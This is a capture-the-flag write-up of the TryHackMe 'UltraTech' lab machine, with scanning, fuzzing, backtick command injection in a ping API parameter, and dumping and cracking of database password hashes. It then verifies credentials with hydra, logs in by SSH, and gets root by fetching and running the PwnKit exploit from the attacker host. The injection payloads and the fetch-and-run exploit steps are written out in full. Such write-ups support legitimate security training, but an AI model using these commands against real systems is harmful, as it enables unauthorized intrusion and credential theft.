


ULTRATECH

Link to the machine: <https://tryhackme.com/room/ultratech1>

RECONNAISSANCE

I performed an **nmap** aggressive scan on the target to discover open ports and the services running on them.





```
(root㉿kali)-[~/thm/ultratech]
# nmap -A -p- 10.10.117.5 --min-rate 10000 -oN ultratech.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-28 00:28 EST
Warning: 10.10.117.5 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.117.5
Host is up (0.15s latency).

Not shown: 59243 closed tcp ports (reset), 6288 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:66:89:85:e7:05:c2:a5:da:7f:01:20:3a:13:fc:27 (RSA)
|   256 c3:67:dd:26:fa:0c:56:92:f3:5b:a0:b3:8d:6d:20:ab (ECDSA)
|   256 11:9b:5a:d6:ff:2f:e4:49:d2:b5:17:36:0e:2f:1d:2f (ED25519)
8081/tcp  open  http   Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-cors: HEAD GET POST PUT DELETE PATCH
31331/tcp open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
|_http-server-header: Apache/2.4.29 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

FOOTHOLD


The **nmap** scan revealed http service running on port 8081 and port 31331. To find out more about these services, I accessed them through my browser.






Port 8081 seemed to host an API. This API was probably being used by the service running on port 31331. I performed a directory bruteforce on the web page using **ffuf** and found a bunch of pages.

I accessed *robots.txt* and found a link to another page.





Allow: *
User-Agent: *
Sitemap: /utech_sitemap.txt

The sitemaps page revealed a few more endpoints.



/
/index.html
/what.html
/partners.html

Upon accessing the *partners.html* page, I landed on a login panel.



I tried logging in using default credentials but failed. I still had the API service so I performed a directory bruteforce on it to reveal 2 more endpoints.

```
[root@kali: ~/thm/ultratech]# ffuf -u http://10.10.117.5:8081/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
[100%] 10000/10000 [Status: 200, Size: 39, Words: 8, Lines: 1, Duration: 136ms]
[100%] 10000/10000 [Status: 500, Size: 1094, Words: 52, Lines: 11, Duration: 137ms]
:: Progress: [20478/20478] :: Job [1/1] :: 285 req/sec :: Duration: [0:01:12] :: Errors: 0 ::
```

The source code of the login panel also contained an interesting file called *api.js*.

```

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="utf-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
6   <title>UltraTech | Authentication</title>
7   <link rel="stylesheet" href="css/style.min.css" />
8 </head>
9 <body>
10  <!-- navbar -->
11  <div class="nav">
12    <div class="nav_mobile"></div>
13    <div class="container">
14      <div class="navbar_inner">
15        <a href="#" class="navbar_logo">UltraTech</a>
16        <div class="navbar_menu_mob"><a href="#" id="toggle"><svg role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 448 512"><path fill="currentColor" d="M16 132h416c8.837 0 16-7.163 16-16 16H16C7.163 60 0 67.163 0 76v40c0 8.837 7.163 16 16 16z" /></svg></a></div>
17      </div>
18    </div>
19  </div>
20  <!-- Authentication pages -->
21  <div class="auth">
22    <div class="auth_container">
23      <div class="auth_inner">
24        <div class="auth_media">
25          
26        </div>
27        <div class="auth_auth">
28          <h3 class="title" title="Private Partners Area"></h3>
29          <p>Fill in your login and password</p>
30          <form method="GET" autocomplete="new-password" role="presentation" class="form">
31            <label>Email</label>
32            <input type="text" name="login" id="email" placeholder="your login">
33            <label>Password</label>
34            <input type="password" name="password" id="password" placeholder="#9679;#9679;#9679;#9679;#9679;#9679;#9679;#9679;" autocomplete="off">
35            <button type="submit" class="button accent">Log In</button>
36            <a href="#">#88 class="left-align">Forgot your password?</a>
37          </form>
38        </div>
39      </div>
40    </div>
41  </div>
42  <script src="js/app_min.js"></script>
43  <script src="js/api.js"></script>
44 </body>
45 </html>

```

This file contained the logic behind the authentication process of the login panel. It first pinged the API service to check its availability through the `/ping` endpoint. It then authenticated the credentials through the `/auth` endpoint.

```


(function() {
  console.warn('Debugging ::');

  function getAPIURL() {
    return `${window.location.hostname}:8081`;
  }

  function checkAPIStatus() {
    const req = new XMLHttpRequest();
    try {
      const url = `http://${getAPIURL()}/ping?ip=${window.location.hostname}`;
      req.open('GET', url, true);
      req.onload = function (e) {
        if (req.readyState === 4) {
          if (req.status === 200) {
            console.log('The api seems to be running');
          } else {
            console.error(req.statusText);
          }
        }
      };
      req.onerror = function (e) {
        console.error(xhr.statusText);
      };
      req.send(null);
    }
    catch (e) {
      console.error(e)
      console.log('API Error');
    }
  }
  checkAPIStatus();
  const interval = setInterval(checkAPIStatus, 10000);
  const form = document.querySelector('form')
  form.action = `http://${getAPIURL()}/auth`;
})();

```

I tried accessing the `/ping` endpoint to get some more information. This just revealed the path where the web application was running.



Then, following the code from `api.js`, I made a request to the `/ping` endpoint to ping the server.

```
# curl http://10.10.117.5:8081/ping?ip=10.10.117.5
PING 10.10.117.5 (10.10.117.5) 56(84) bytes of data.
64 bytes from 10.10.117.5: icmp_seq=1 ttl=64 time=0.013 ms

--- 10.10.117.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.013/0.013/0.013/0.000 ms
```

The output made it seem as an os command execution in the backend, so I tried chaining another command to the request.

```
# curl 'http://10.10.117.5:8081/ping?ip=10.10.117.5`whoami`'
ping: 10.10.117.5www: Name or service not known

# curl 'http://10.10.117.5:8081/ping?ip=10.10.117.5`pwd`'
ping: 10.10.117.5/home/www/api: Name or service not known
```

Hence I was able to execute commands on the server. I found an `sqlite` file containing credentials of 2 users, `r00t` and `admin`.

```

root@kali: ~/thm/ultratech
# curl 'http://10.10.117.5:8081/ping?ip=10.10.117.5`ls`'
ping: utech.db.sqlite: Name or service not known

root@kali: ~/thm/ultratech
# curl 'http://10.10.117.5:8081/ping?ip=10.10.117.5`cat+utech.db.sqlite``
***(r00tf357a0c52799563c7c7b76c1e7543a32)admin0d0ea5111e3c1def594c1684e3b9be84: Parameter string not correctly encoded

```

I cracked the hash using **crackstation** and saved them for later use.

CrackStation - Online Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

#357a0c52799563c7c7b76c1e7543a32 #00ea5111e3c1def594c1684e3b9be84
--

I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+, (sha1(shal_lm)), QubesV3.1BackupDefaults

Hash	Type	Result
#357a0c52799563c7c7b76c1e7543a32	md5	n100906
#00ea5111e3c1def594c1684e3b9be84	md5	mrsheafy

Color Codes: Exact match, Partial match, Not found.

```

root@kali: ~/thm/ultratech
# curl 'http://10.10.117.5:8081/ping?ip=10.10.117.5`cat+utech.db.sqlite``
***(r00tf357a0c52799563c7c7b76c1e7543a32)admin0d0ea5111e3c1def594c1684e3b9be84: Parameter string not correctly encoded

root@kali: ~/thm/ultratech
# echo 'r00t : n100906' > pass

root@kali: ~/thm/ultratech
# echo 'admin : mrsheafy' >> pass

```

I then verified if the credentials were valid for other services running on the target: **ftp** and **ssh**.

```

root@kali:~/thm/ultratech
# hydra -L 'r00t' -P 'n100906' ssh://10.10.117.5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-28 01:56:45
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1:p:1), ~1 try per task
[DATA] attacking ssh://10.10.117.5:22/
[22][ssh] host: 10.10.117.5 login: r00t password: n100906
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-28 01:56:47

root@kali:~/thm/ultratech
# hydra -L 'r00t' -P 'n100906' ftp://10.10.117.5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-28 01:56:52
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1:p:1), ~1 try per task
[DATA] attacking ftp://10.10.117.5:21/
[21][ftp] host: 10.10.117.5 login: r00t password: n100906
1 of 1 target successfully completed, 1 valid password found Download CrackStation's Wordlist
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-28 01:56:53

```

```

root@kali:~/thm/ultratech
# hydra -L 'admin' -P 'mrsheafy' ssh://10.10.117.5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-28 01:57:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1:p:1), ~1 try per task
[DATA] attacking ssh://10.10.117.5:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-28 01:57:26

root@kali:~/thm/ultratech
# hydra -L 'admin' -P 'mrsheafy' ftp://10.10.117.5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-28 01:57:31
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1:p:1), ~1 try per task
[DATA] attacking ftp://10.10.117.5:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-28 01:57:35

```

The `r00t` credentials worked however the `admin` credentials failed. I then logged into the web application as `admin` and found a message.



`lp1`

Then I got shell access on the target machine using `ssh`.

```
# ssh r00t@10.10.117.5
The authenticity of host '10.10.117.5 (10.10.117.5)' can't be established.
ED25519 key fingerprint is SHA256:g5I2Aq/2um35QmYfRxNGnjl3zf9FNXKPpEHxMllWXMU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.117.5' (ED25519) to the list of known hosts.
r00t@10.10.117.5's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Fri Feb 28 06:59:51 UTC 2025

System load: 0.0 Processes: 103
Usage of /: 24.4% of 19.56GB Users logged in: 0
Memory usage: 73% IP address for eth0: 10.10.117.5
Swap usage: 0%

 * Canonical Livepatch is available for installation.
 - Reduce system reboots and improve kernel security. Activate at:
 https://ubuntu.com/livepatch
```

```
Swap usage: 0%
Restricted area
* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch

1 package can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Feb 28 06:59:52 2025 from 10.21.17.140
r00t@ultratech-prod:~$ ls -la
total 32
drwxr-xr-x 4 r00t r00t 4096 Feb 28 07:01 .
drwxr-xr-x 5 root root 4096 Mar 22 2019 ..
-rw-r--r-- 1 r00t r00t 15 Feb 28 07:01 .bash_history
-rw-r--r-- 1 r00t r00t 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 r00t r00t 3771 Apr 4 2018 .bashrc
drwxr--r-- 2 r00t r00t 4096 Feb 28 06:56 .cache
drwxr--r-- 3 r00t r00t 4096 Feb 28 06:56 .gnupg
-rw-r--r-- 1 r00t r00t 807 Apr 4 2018 .profile
r00t@ultratech-prod:~$ pwd
/home/r00t
r00t@ultratech-prod:~$ |
```

PRIVILEGE ESCALATION

Upon access, I looked for files under different user directories in the `/home` directory but found nothing interesting. I then looked for programs running with **suid** bit and found **pkexec**. **Pkexec** is used by **Pollkit** to execute commands and was found to be vulnerably few years back. Since the machine was old, this version was likely vulnerable.

```

root@ultratech-prod:/home$ ls
lpi  r00t  www

root@ultratech-prod:/home$ ls lp1
root@ultratech-prod:/home$ ls www
api  0% can you please have a look at the server's configuration?
root@ultratech-prod:/home$ find / -user root -perm -u=s -ls 2>/dev/null
393829  100 -rwsr-Xr-x  1 root      root    100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
263394  16 -rwsr-Xr-x  1 root      root    14328 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
263200  44 -rwsr-Xr--  1 root      messagebus 42992 Nov 15 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
263207  12 -rwsr-Xr-x  1 root      root    10232 Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
277410  100 -rwsr-Xr-x  1 root      root    101240 Mar 15 2019 /usr/lib/snapd/snap-confine
277151  428 -rwsr-Xr-x  1 root      root    436552 Mar  4 2019 /usr/lib/openssh/ssh-keysign
262837  40 -rwsr-Xr-x  1 root      root    37136 Jan 25 2018 /usr/bin/newuidmap
262632  76 -rwsr-Xr-x  1 root      root    76496 Jan 25 2018 /usr/bin/chfn
263014  20 -rwsr-Xr-x  1 root      root    18448 Mar  9 2017 /usr/bin/traceroute6.iputils
262836  40 -rwsr-Xr-x  1 root      root    40344 Jan 25 2018 /usr/bin/newgrp
262634  44 -rwsr-Xr-x  1 root      root    44528 Jan 25 2018 /usr/bin/chsh
262835  40 -rwsr-Xr-x  1 root      root    37136 Jan 25 2018 /usr/bin/newgidmap
262853  60 -rwsr-Xr-x  1 root      root    59640 Jan 25 2018 /usr/bin/passwd
262873  24 -rwsr-Xr-x  1 root      root    22520 Jan 15 2019 /usr/bin/pkexec ←
262978  148 -rwsr-Xr-x  1 root      root    149080 Jan 18 2018 /usr/bin/sudo
262726  76 -rwsr-Xr-x  1 root      root    75824 Jan 25 2018 /usr/bin/gpasswd
131207  44 -rwsr-Xr-x  1 root      root    44664 Jan 25 2018 /bin/su
131167  44 -rwsr-Xr-x  1 root      root    43088 Oct 15 2018 /bin/mount
131191  64 -rwsr-Xr-x  1 root      root    64424 Mar  9 2017 /bin/ping
131109  144 -rwsr-Xr-x  1 root      root    146128 Mar 14 2019 /bin/ntfs-3g
131140  32 -rwsr-Xr-x  1 root      root    30800 Aug 11 2016 /bin/fusermount

```

I navigated to the **PwnKit** exploit page on github and downloaded it on my local system.

<https://github.com/ly4k/PwnKit>

ly4k / PwnKit Public

Code Issues 5 Pull requests Actions Projects Security Insights

About

Self-contained exploit for CVE-2021-4034
- Pkexec Local Privilege Escalation

cve-2021-4034

Readme MIT license Activity 1.1k stars 14 watching 194 forks Report repository

Contributors 2

ly4k Oliver Lyak FuzzyLitchi Polly

```

root@kali:~/thm/ultratech# cat pass
r00t : n100906
admin : mrsheafy

root@kali:~/thm/ultratech# curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit
root@kali:~/thm/ultratech# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

I then downloaded the exploit from my local system onto the target system and provided execution rights to it. Upon executing the exploit, I got root access.

```

root@kali:~/thm/ultratech x root@kali:~/thm/ultratech x r00t@ultratech-prod:~ x root@kali:~/thm/ultratech x
2840 53 -rwsr-xr-x 1 root root 54256 May 17 2017 /snap/core/6531/usr/bin/passwd
2950 134 -rwsr-xr-x 1 root root 136808 Jul 4 2017 /snap/core/6531/usr/bin/sudo
3049 42 -rwsr-xr-- 1 root systemd-resolve 42992 Jan 12 2017 /snap/core/6531/usr/lib/dbus-1.0/dbus-daemon-launch-helper
3419 419 -rwsr-xr-x 1 root root 428240 Jan 31 2019 /snap/core/6531/usr/lib/openssh/ssh-keysign
6445 97 -rwsr-xr-x 1 root root 98472 Feb 27 2019 /snap/core/6531/usr/lib/snapd/snap-confine
7615 386 -rwsr-xr-- 1 root dip 394984 Jun 12 2018 /snap/core/6531/usr/sbin/pppd
r00t@ultratech-prod:~$ /sbin/ps aux | grep pppd
-bash: /snap/core/6531/usr/sbin/pppd: Permission denied
r00t@ultratech-prod:~$ cd root/
r00t@ultratech-prod:~/root$ wget http://10.21.17.140/PwnKit
--2025-02-28 07:05:36 -- http://10.21.17.140/PwnKit
Connecting to 10.21.17.140:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: 'PwnKit'

PwnKit 100%[=====] 17.62K --.-KB/s in 0.1s

2025-02-28 07:05:36 (128 KB/s) - 'PwnKit' saved [18040/18040]

r00t@ultratech-prod:~$ chmod +x PwnKit
r00t@ultratech-prod:~$ ./PwnKit
root@ultratech-prod:/home/r00t# id
uid=0(root) gid=0(root) groups=0(root),116(docker),1001(r00t)
root@ultratech-prod:/home/r00t# whoami
root
root@ultratech-prod:/home/r00t#

```

I navigated to the `/root` directory and found a message inside `private.txt`.

```

root@ultratech-prod:/home/r00t# cd /
root@ultratech-prod:# ls
bin dev home initrd.img.old lib64 media opt root sbin srv sys usr vmlinuz
boot etc initrd.img lib lost+found mnt proc run snap swap.img tmp var vmlinuz.old
root@ultratech-prod:# cd root
root@ultratech-prod:~# ls
private.txt
root@ultratech-prod:~# cat private.txt
# Life and accomplishments of Alvaro Squalo - Tome I

Memoirs of the most successful digital nomad finblocktech entrepreneur in the world.

By himself.
Manually
## Chapter 1 - How I became successful

```

An alternate way to escalate privileges was by viewing processes running as root. Using `ps`, I listed all process and filtered the ones running as root. Here I found `docker`.

```

root@ultratech-prod:~$ ps -aux | grep root
root 1 0.0 0.9 225236 4612 ? Ss 05:25 0:02 /sbin/init maybe-ubiquity
